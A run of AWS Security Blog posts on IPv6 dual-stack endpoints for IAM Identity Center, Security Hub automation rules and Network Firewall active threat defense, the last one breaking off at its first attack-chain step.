
To use IAM Identity Center from an IPv6 network and client, you need to use the new dual-stack endpoints. Figure 1 shows what the transition from IPv4 to IPv6 over dual-stack endpoints looks like when using Identity Center. The figure shows:

  • A before state where clients use the IPv4 endpoints.
  • The transition phase, when your clients use a combination of IPv4 and dual-stack endpoints.
  • After the transition is complete, your clients will connect to dual-stack endpoints using their IPv4 or IPv6, depending on their preferences.

Figure 1: Transition from IPv4-only to dual-stack endpoints

Figure 1: Transition from IPv4-only to dual-stack endpoints

Prerequisites

You must have the following prerequisites in place to enable IPv6 access for your workforce users and administrators:

  • An existing IAM Identity Center instance
  • Updated firewalls or gateways to include the new dual-stack endpoints
  • IPv6 capable clients and networks

Work with your network administrators to update the configuration of your firewalls and gateways and to verify that your clients, such as laptops or desktops, are ready to accept IPv6 connectivity. If you have already enabled IPv6 connectivity for other AWS services, you might be familiar with these changes. Next, implement the two steps that follow.

Step 1: Update your IdP configuration

You can skip this step If you don’t use an external IdP as your identity source.

In this step, you update the Assertion Consumer Service (ACS) URL from your IAM Identity Center instance into your IdP’s configuration for single sign-on and the SCIM configuration for user provisioning. Your IdP’s capability determines how you update the ACS URLs. If your IdP supports multiple ACS URLs, configure both IPv4 and dual-stack URLs to enable a flexible transition. With that configuration, some users can continue using IPv4-only endpoints while others use dual-stack endpoints for IPv6. If your IdP supports only one ACS URL, to use IPv6 you must update the new dual-stack ACS URL in your IdP and transition all users to using dual-stack endpoints. If you don’t use an external IdP, you can skip this step and go to the next step.

Update both the SAML single sign-on and the SCIM provisioning configurations:


  1. Update the single sign-on settings in your IdP to use the new dual-stack URLs. First, locate the URLs in the AWS Management Console for IAM Identity Center.
    1. Choose Settings in the navigation pane and then select Identity source.
    2. Choose Actions and select Manage authentication.
    3. in Under Manage SAML 2.0 authentication, you will find the following URLs under Service provider metadata:
      • AWS access portal sign-in URL
      • IAM Identity Center Assertion Consumer Service (ACS) URL
      • IAM Identity Center issuer URL
  2. If your IdP supports multiple ACS URLs, then add the dual-stack URL to your IdP configuration alongside existing IPv4 one. With this setting, you and your users can decide when to start using the dual-stack endpoints, without all users in your organization having to switch together.

    Figure 2: Dual-stack single sign-on URLs

    Figure 2: Dual-stack single sign-on URLs

  3. If your IdP does not support multiple ACS URLs, replace the existing IPv4 URL with the new dual-stack URL, and switch your workforce to use only the dual-stack endpoints.

  4. Update the provisioning endpoint in your IdP. Choose Settings in the navigation pane and under Identity source, choose Actions and select Manage provisioning. Under Automatic provisioning, copy the new SCIM endpoint that ends in api.aws. Update this new URL in your external IdP.

    Figure 3: Dual-stack SCIM endpoint URL

    Figure 3: Dual-stack SCIM endpoint URL

Step 2: Locate and share the new dual-stack endpoints


Your organization needs two kinds of URLs for IPv6 connectivity. The first is the new dual-stack access portal URL that your workforce users use to access their assigned AWS applications and accounts. The dual-stack access portal URL is available in the IAM Identity Center console, listed as the Dual-stack in the Settings summary (you might need to expand the Access portal URLs section, shown in Figure 4).

Figure 4: Locate dual-stack access portal endpoints

Figure 4: Locate dual-stack access portal endpoints

This dual-stack URL ends with app.aws as its top-level domain (TLD). Share this URL with your workforce and ask them to use this dual-stack URL to connect over IPv6. As an example, if your workforce uses the access portal to access AWS accounts, they will need to sign in through the new dual-stack access portal URL when using IPv6 connectivity. Alternately, if your workforce accesses the application URL, you need to enable the dual-stack application URL following application-specific instructions. For more information, see AWS services that support IPv6.

The URLs that administrators use to manage IAM Identity Center are the second kind of URL your organization needs. The new dual-stack service endpoints end in api.aws as their TLD and are listed in the Identity Center service endpoints. Administrators can use these service endpoints to manage users and groups in Identity Center, update their access to applications and resources, and perform other management operations. As an example, if your administrator uses identitystore.{region}.amazonaws.com to manage users and groups in Identity Center, they should now use the dual-stack version of the same service endpoint which is identitystore.{region}.api.aws, so they can connect to service endpoints using IPv6 clients and networks.

If your users or administrators use an AWS SDK to access AWS applications and accounts or manage services, follow Dual-stack and FIPS endpoints to enable connectivity to the dual-stack endpoints.

After completing these two steps, your workforce and administrators can connect to IAM Identity Center using IPv6. Remember, these endpoints also support IPv4, so clients not yet IPv6-capable can continue to connect using IPv4.

Monitoring dual-stack endpoint usage

You can optionally monitor AWS CloudTrail logs to track usage of dual-stack endpoints. The key difference between IPv4-only and dual-stack endpoint usage is the TLD and appears in the clientProvidedHostHeader field. The following example shows the difference between these CloudTrail events for the CreateTokenWithIAM API call.

IPv4-only endpoints Dual-stack endpoints
"CloudTrailEvent": {
  "eventName": "CreateToken",
  "tlsDetails": {
     "tlsVersion": "TLSv1.3",
     "cipherSuite": "TLS_AES_128_GCM_SHA256",
     "clientProvidedHostHeader": "oidc.us-east-1.amazonaws.com"
  }
}
"CloudTrailEvent": {
  "eventName": "CreateToken",
  "tlsDetails": {
     "tlsVersion": "TLSv1.3",
     "cipherSuite": "TLS_AES_128_GCM_SHA256",
     "clientProvidedHostHeader": "oidc.us-east-1.api.aws"
  }
}

Conclusion

IAM Identity Center now allows clients to connect over IPv6 natively with no network address translation infrastructure. This post showed you how to transition your organization to use IPv6 with Identity Center and its integrated applications. Remember that existing IPv4 endpoints will continue to function, so you can transition at your own pace. Also, no immediate action is required by you. However, we recommend planning your transition to take advantage of IPv6 benefits and meet compliance requirements. If you have questions, comments, or concerns, contact AWS Support, or start a new thread in the IAM Identity Center re:Post channel.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Suchintya Dandapat Suchintya Dandapat
Suchintya Dandapat is a Principal Product Manager for AWS where he partners with enterprise customers to solve their toughest identity challenges, enabling secure operations at global scale.
  •  

Streamline security response at scale with AWS Security Hub automation

A new version of AWS Security Hub, is now generally available, introducing new ways for organizations to manage and respond to security findings. The enhanced Security Hub helps you improve your organization’s security posture and simplify cloud security operations by centralizing security management across your Amazon Web Services (AWS) environment. The new Security Hub transforms how organizations handle security findings through advanced automation capabilities with real-time risk analytics, automated correlation, and enriched context that you can use to prioritize critical issues and reduce response times. Automation also helps ensure consistent response procedures and helps you meet compliance requirements.

AWS Security Hub CSPM (cloud security posture management) is now an integral part of the detection engines for Security Hub. Security Hub provides centralized visibility across multiple AWS security services to give you a unified view of your cloud environment, including risk-based prioritization views, attack path visualization, and trend analytics that help you understand security patterns over time.

This is the third post in our series on the new Security Hub capabilities. In our first post, we discussed how Security Hub unifies findings across AWS services to streamline risk management. In the second post, we shared the steps to conduct a successful Security Hub proof of concept (PoC).

In this post, we explore how you can enhance your security operations using AWS Security Hub automation rules and response automation.

We walk through the setup and configuration of automation rules, share best practices for creating effective response workflows, and provide real-world examples of how these tools can be used to automate remediation, escalate high-severity findings, and support compliance requirements.

Security Hub automation enables automatic response to security findings to help ensure critical findings reach the right teams quickly, so that they can reduce manual effort and response time for common security incidents while maintaining consistent remediation processes.

Note: Automation rules evaluate new and updated findings that Security Hub generates or ingests after you create them, not historical findings. These automation capabilities help ensure critical findings reach the right teams quickly.

Why automation matters in cloud security

Organizations often operate across hundreds of AWS accounts, multiple AWS Regions, and diverse services—each producing findings that must be triaged, investigated, and acted upon. Without automation, security teams face high volumes of alerts, duplication of effort, and the risk of delayed responses to critical issues.

Manual processes can’t keep pace with cloud operations; automation helps solve this by changing your security operations in three ways. Automation filters and prioritizes findings based on your criteria, showing your team only relevant alerts. When issues are detected, automated responses trigger immediately—no manual intervention needed.

If you’re managing multiple AWS accounts, automation applies consistent policies and workflows across your environment through centralized management, shifting your security team from chasing alerts to proactively managing risk before issues escalate.

Designing routing strategies for security findings

With Security Hub configured, you’re ready to design a routing strategy for your findings and notifications. When designing your routing strategy, ask whether your existing Security Hub configuration meets your security requirements. Consider whether Security Hub automations can help you meet security framework requirements like NIST 800-53 and identify KPIs and metrics to measure whether your routing strategy works.

Security Hub automation rules and automated responses can help you meet the preceding requirements, however it’s important to understand how your compliance teams, incident responders, security operations personnel, and other security stakeholders operate on a day-to-day basis. For example, do teams use the AWS Management Console for AWS Security Hub regularly? Or do you need to send most findings downstream to an IT systems management (ITSM) tool (such as Jira or ServiceNow) or third-party security orchestration, automation, and response (SOAR) platforms for incident tracking, workflow management, and remediation?

Next, create and maintain an inventory of critical applications. This helps you adjust finding severity based on business context and your incident response playbooks.

Consider the scenario where Security Hub identifies a medium-severity vulnerability on an Elastic Compute Cloud instance. In isolation, this might not trigger immediate action. When you add business context—such as strategic objectives or business criticality—you might discover that this instance hosts a critical payment processing application, revealing the true risk. By implementing Security Hub automation rules with enriched context, this finding can be upgraded to critical severity and automatically routed to ServiceNow for immediate tracking. In addition, by using Security Hub automation with Amazon EventBridge, you can trigger an AWS Systems Manager Automation document to isolate the EC2 instance for security forensics work to then be carried out.

Because Security Hub offers OCSF format and schema, you can use the extensive schema elements that OCSF offers you to target findings for automation and help your organization meet security strategy requirements.

Example use cases

Security Hub automation supports many use cases. Talk with your teams to understand which fit your needs and security objectives. The following are some examples of how you can use security hub automation:

Automated finding remediation

Use automated finding remediation to automatically fix security issues as they’re detected.

Supporting patterns:

  • Direct remediation: Trigger AWS Lambda functions to fix misconfigurations
  • Resource tagging: Add tags to non-compliant resources for tracking
  • Configuration correction: Update resource configurations to match security policies
  • Permission adjustment: Modify AWS Identity and Access Management (IAM) policies to remove excessive permissions

Example:

  • IF finding.type = “Software and Configuration Checks/Industry and Regulatory Standards/CIS AWS Foundations Benchmark”
  • AND finding.title CONTAINS “S3 buckets should have server-side encryption enabled”
  • THEN invoke Lambda function “enable-s3-encryption”

Security finding workflow integration

Integrate findings into your workflow by routing them to the appropriate teams and systems.

Supporting patterns:

  • Ticket creation: Generate JIRA or ServiceNow tickets for manual review
  • Team assignment: Route findings to specific teams based on resource ownership
  • Severity-based routing: Direct critical findings to incident response, others to regular queues
  • Compliance tracking: Send compliance-related findings to GRC systems

Example:

  • IF finding.severity = “CRITICAL” AND finding.productName = “Amazon GuardDuty”
  • THEN send to SNS topic “security-incident-response-team”
  • ELSE IF finding.productFields.resourceOwner = “payments-team”
  • THEN send to SNS topic “payments-security-review”

Automated finding enrichment

Use finding enrichment to add context to findings to improve triage efficiency.

Supporting patterns:

  • Resource context addition: Add business context, owner information, and data classification
  • Historical analysis: Add information about previous similar findings
  • Risk scoring: Calculate custom risk scores based on asset value and threat context
  • Vulnerability correlation: Link findings to known Common Vulnerabilities and Exposures (CVEs) or threat intelligence

Example:

  • IF finding.type CONTAINS “Vulnerability/CVE”
  • THEN invoke Lambda function “enrich-with-threat-intelligence”

Custom security controls

Use custom security controls to meet organization-specific security requirements.

Supporting patterns:

  • Custom policy enforcement: Check for compliance with internal standards
  • Business-specific rules: Apply rules based on business unit or application type
  • Compensating controls: Implement alternatives when primary controls can’t be applied
  • Temporary exceptions: Handle approved deviations from security standards

Example:

  • IF finding.resourceType = “AWS::EC2::Instance” AND
    • finding.resourceTags.Environment = “Production” AND
    • finding.title CONTAINS “vulnerable software version”
  • THEN invoke Lambda function “enforce-patching-policy”

Compliance reporting and evidence collection

Streamline compliance documentation and evidence gathering.

Supporting patterns:

  • Evidence capture: Store compliance evidence in designated S3 buckets
  • Audit trail creation: Document remediation actions for auditors
  • Compliance dashboarding: Update compliance status metrics
  • Regulatory mapping: Tag findings with relevant compliance frameworks

Example:

  • IF finding.complianceStandards CONTAINS “PCI-DSS”
  • THEN invoke Lambda function “capture-pci-compliance-evidence”
  • AND send to SNS topic “compliance-team-notifications”

Set up Security Hub automation

In this section, you’ll walk through enabling up Security Hub and related services and creating automation rules.

Step 1: Enable Security Hub and integrated services

As the first step, follow the instructions in Enable Security Hub.

Note: Security Hub is powered by Amazon GuardDuty, Amazon Inspector, AWS Security Hub CSPM, and Amazon Macie, and these services also need to be enabled to get value from Security Hub.

Step 2: Create automation rules to update finding details and third-party integration

After Security Hub collects findings you can create automation rules to update and route the findings to the appropriate teams. The steps to create automation rules that update finding details or to a set up a third-party integration—such as Jira or ServiceNow—based on criteria you define can be found in Creating automation rules in Security Hub.

With automation rules, Security Hub evaluates findings against the defined rule and then makes the appropriate finding update or calls the APIs to send findings to Jira or ServiceNow. Security Hub sends a copy of every finding to Amazon EventBridge so that you can also implement your own automated response (if needed) for use cases outside of using Security Hub automation rules.

In addition to sending a copy of every finding to EventBridge, Security Hub classifies and enriches security findings according to business context, then delivers them to the appropriate downstream services (such as ITSM tools) for fast response.

Best practices

AWS Security Hub automation rules offer capabilities for automatically updating findings and integrating with other tools. When implementing automation rules, follow these best practices:

  • Centralized management: Only the Security Hub administrator account can create, edit, delete, and view automation rules. Ensure proper access control and management of this account.
  • Regional deployment: Automation rules can be created in one AWS Region and then applied across configured Regions. When using Region aggregation, you can only create rules in the home Region. If you create an automation rule in an aggregation Region, it will be applied in all included Regions. If you create an automation rule in a non-linked Region, it will be applied only in that Region. For more information, see Creating automation rules in Security Hub.
  • Define specific criteria: Clearly define the criteria that findings must match for the automation rule to apply. This can include finding attributes, severity levels, resource types, or member account IDs.
  • Understand rule order: Rule order matters when multiple rules apply to the same finding or finding field. Security Hub applies rules with a lower numerical value first. If multiple findings have the same RuleOrder, Security Hub applies a rule with an earlier value for the UpdatedAt field first (that is, the rule which was most recently edited applies last). For more information, see Updating the rule order in Security Hub.
  • Provide clear descriptions: Include a detailed rule description to provide context for responders and resource owners, explaining the rule’s purpose and expected actions.
  • Use automation for efficiency: Use automation rules to automatically update finding fields (such as severity and workflow status), suppress low-priority findings, or create tickets in third-party tools such as Jira or ServiceNow for findings matching specific attributes.
  • Consider EventBridge for external actions: While automation rules handle internal Security Hub finding updates, use EventBridge rules to trigger actions outside of Security Hub, such as invoking Lambda functions or sending notifications to Amazon Simple Notification Service (Amazon SNS) topics based on specific findings. Automation rules take effect before EventBridge rules are applied. For more information, see Automation rules in EventBridge.
  • Manage rule limits: This is a maximum limit of 100 automation rules per administrator account. Plan your rule creation strategically to stay within this limit.
  • Regularly review and refine: Periodically review automation rules, especially suppression rules, to ensure they remain relevant and effective, adjusting them as your security posture evolves.

Conclusion

You can use Security Hub automation to triage, route, and respond to findings faster through a unified cloud security solution with centralized management. In this post, you learned how to create automation rules that route findings to ticketing systems integrations and upgrade critical findings for immediate response. Through the intuitive and flexible approach to automation that Security Hub provides, your security teams can make confident, data-driven decisions about Security Hub findings that align with your organization’s overall security strategy.

With Security Hub automation features, you can centrally manage security across hundreds of accounts while your teams focus on critical issues that matter most to your business. By implementing the automation capabilities described in this post, you can streamline response times at scale, reduce manual effort, and improve your overall security posture through consistent, automated workflows.

If you have feedback about this post, submit comments in the Comments section. If you have questions about this post, start a new thread on AWS Security, Identity, and Compliance re:Post or contact AWS Support.
 

Ahmed Adekunle Ahmed Adekunle
Ahmed is a Security Specialist Solutions Architect focused on detection and response services at AWS. Before AWS, his background was in business process management and AWS technology consulting, helping customers use cloud technology to transform their business. Outside of work, Ahmed enjoys playing soccer, supporting less privileged activities, traveling, and eating spicy food, specifically African cuisine.
Alex Wadell Alex Waddell
Alex is a Senior Security Specialist Solutions Architect at AWS based in Scotland. Alex provides security architectural guidance and operational best practices to customers of all sizes, helping them implement AWS security services. When not working, Alex enjoys spending time sampling rum from around the world, walking his dogs in the local forest trails, and traveling.
Kyle Shields Kyle Shields
Kyle is a WW Security Specialist Solutions Architect at AWS focused on threat detection and incident response. With over 10 years in cybersecurity and more than 20 years of Army service, he helps customers build effective incident response capabilities while implementing information and cyber security best practices.
  •  

Real-time malware defense: Leveraging AWS Network Firewall active threat defense

Cyber threats are evolving faster than traditional security defense can respond; workloads with potential security issues are discovered by threat actors within 90 seconds, with exploitation attempts beginning within 3 minutes. Threat actors are quickly evolving their attack methodologies, resulting in new malware variants, exploit techniques, and evasion tactics. They also rotate their infrastructure—IP addresses, domains, and URLs. Effectively defending your workloads requires quickly translating threat data into protective measures and can be challenging when operating at internet scale. This post describes how AWS active threat defense for AWS Network Firewall can help to detect and block these potential threats to protect your cloud workloads.

Active threat defense detects and blocks network threats by drawing on real-time intelligence gathered through MadPot, the network of honeypot sensors used by Amazon to actively monitor attack patterns. Active threat defense rules treat speed as a foundational tenet, not an aspiration. When threat actors create a new domain to host malware or set up fresh command-and-control servers, MadPot sees them in action. Within 30 minutes of receiving new intelligence from MadPot, active threat defense automatically translates that intelligence into threat detection through Amazon GuardDuty and active protection through AWS Network Firewall.

Speed alone isn’t enough without applying the right threat indicators to the right mitigation controls. Active threat defense disrupts attacks at every stage: it blocks reconnaissance scans, prevents malware downloads, and severs command-and-control communications between compromised systems and their operators. This creates a multi-layered defense approach that can disrupt attacks that can bypass some of the layers.

How active threat defense works


MadPot honeypots mimic cloud servers, databases, and web applications—complete with the misconfigurations and security gaps that threat actors actively hunt for. When threat actors take the bait and launch their attacks, MadPot captures the complete attack lifecycle against these honeypots, mapping the threat actor infrastructure, capturing emerging attack techniques, and identifying novel threat patterns. Based on observations in MadPot, we also identify infrastructure with similar fingerprints through wider scans of the internet.

Figure 1: Overview of active threat defense integration

Figure 1: Overview of active threat defense integration

Figure 1 shows how this works. When threat actors deliver malware payloads to MadPot honeypots, AWS executes the malicious code in isolated environments, extracting indicators of compromise from the malware’s behavior—the domains it contacts, the files it drops, the protocols it abuses. This threat intelligence feeds active threat defense’s automated protection: Active threat defense validates indicators, converts them to firewall rules, tests for performance impact, and deploys them globally to Network Firewall—all within 30 minutes. And because threats evolve, active threat defense monitors changes in threat actor infrastructure, automatically updating protection rules as threat actors rotate domains, shift IP addresses, or modify their tactics. Active threat defense adapts automatically as threats evolve.

Figure 2: Swiss cheese model

Figure 2: Swiss cheese model


Active threat defense uses the Swiss cheese model of defense (shown in Figure 2)—a principle recognizing that no single security control is perfect, but multiple imperfect layers create robust protection when stacked together. Each defensive layer has gaps. Threat actors can bypass DNS filtering with direct IP connections, encrypted traffic defeats HTTP inspection, domain fronting or IP-only connections evade TLS SNI analysis. Active threat defense applies threat indicators across multiple inspection points. If threat actors bypass one layer, other layers can still detect and block them. When MadPot identifies a malicious domain, Network Firewall doesn’t only block the domain, it also creates rules that deny DNS queries, block HTTP host headers, prevent TLS connections using SNI, and drop direct connections to the resolved IP addresses. Similar to Swiss cheese slices stacked together, the holes rarely align—and active threat defense reduces the likelihood of threat actors finding a complete path to their target.

Disrupting the attack kill chain with active threat defense


Let’s look at how active threat defense disrupts threat actors across the entire attack lifecycle with this Swiss cheese approach. Figure 3 illustrates an example attack methodology—described in the following sections—that threat actors use to compromise targets and establish persistent control for malicious activities. Modern attacks require network communications at every stage—and that’s precisely where active threat defense creates multiple layers of defense. This attack flow demonstrates the importance of network-layer security controls that can intercept and block malicious communications at each stage, preventing successful compromise even when initial vulnerabilities exist.

Figure 3: An example flow of an attack scenario using an OAST technique

Figure 3: An example flow of an attack scenario using an OAST technique

Step 0: Infrastructure preparation

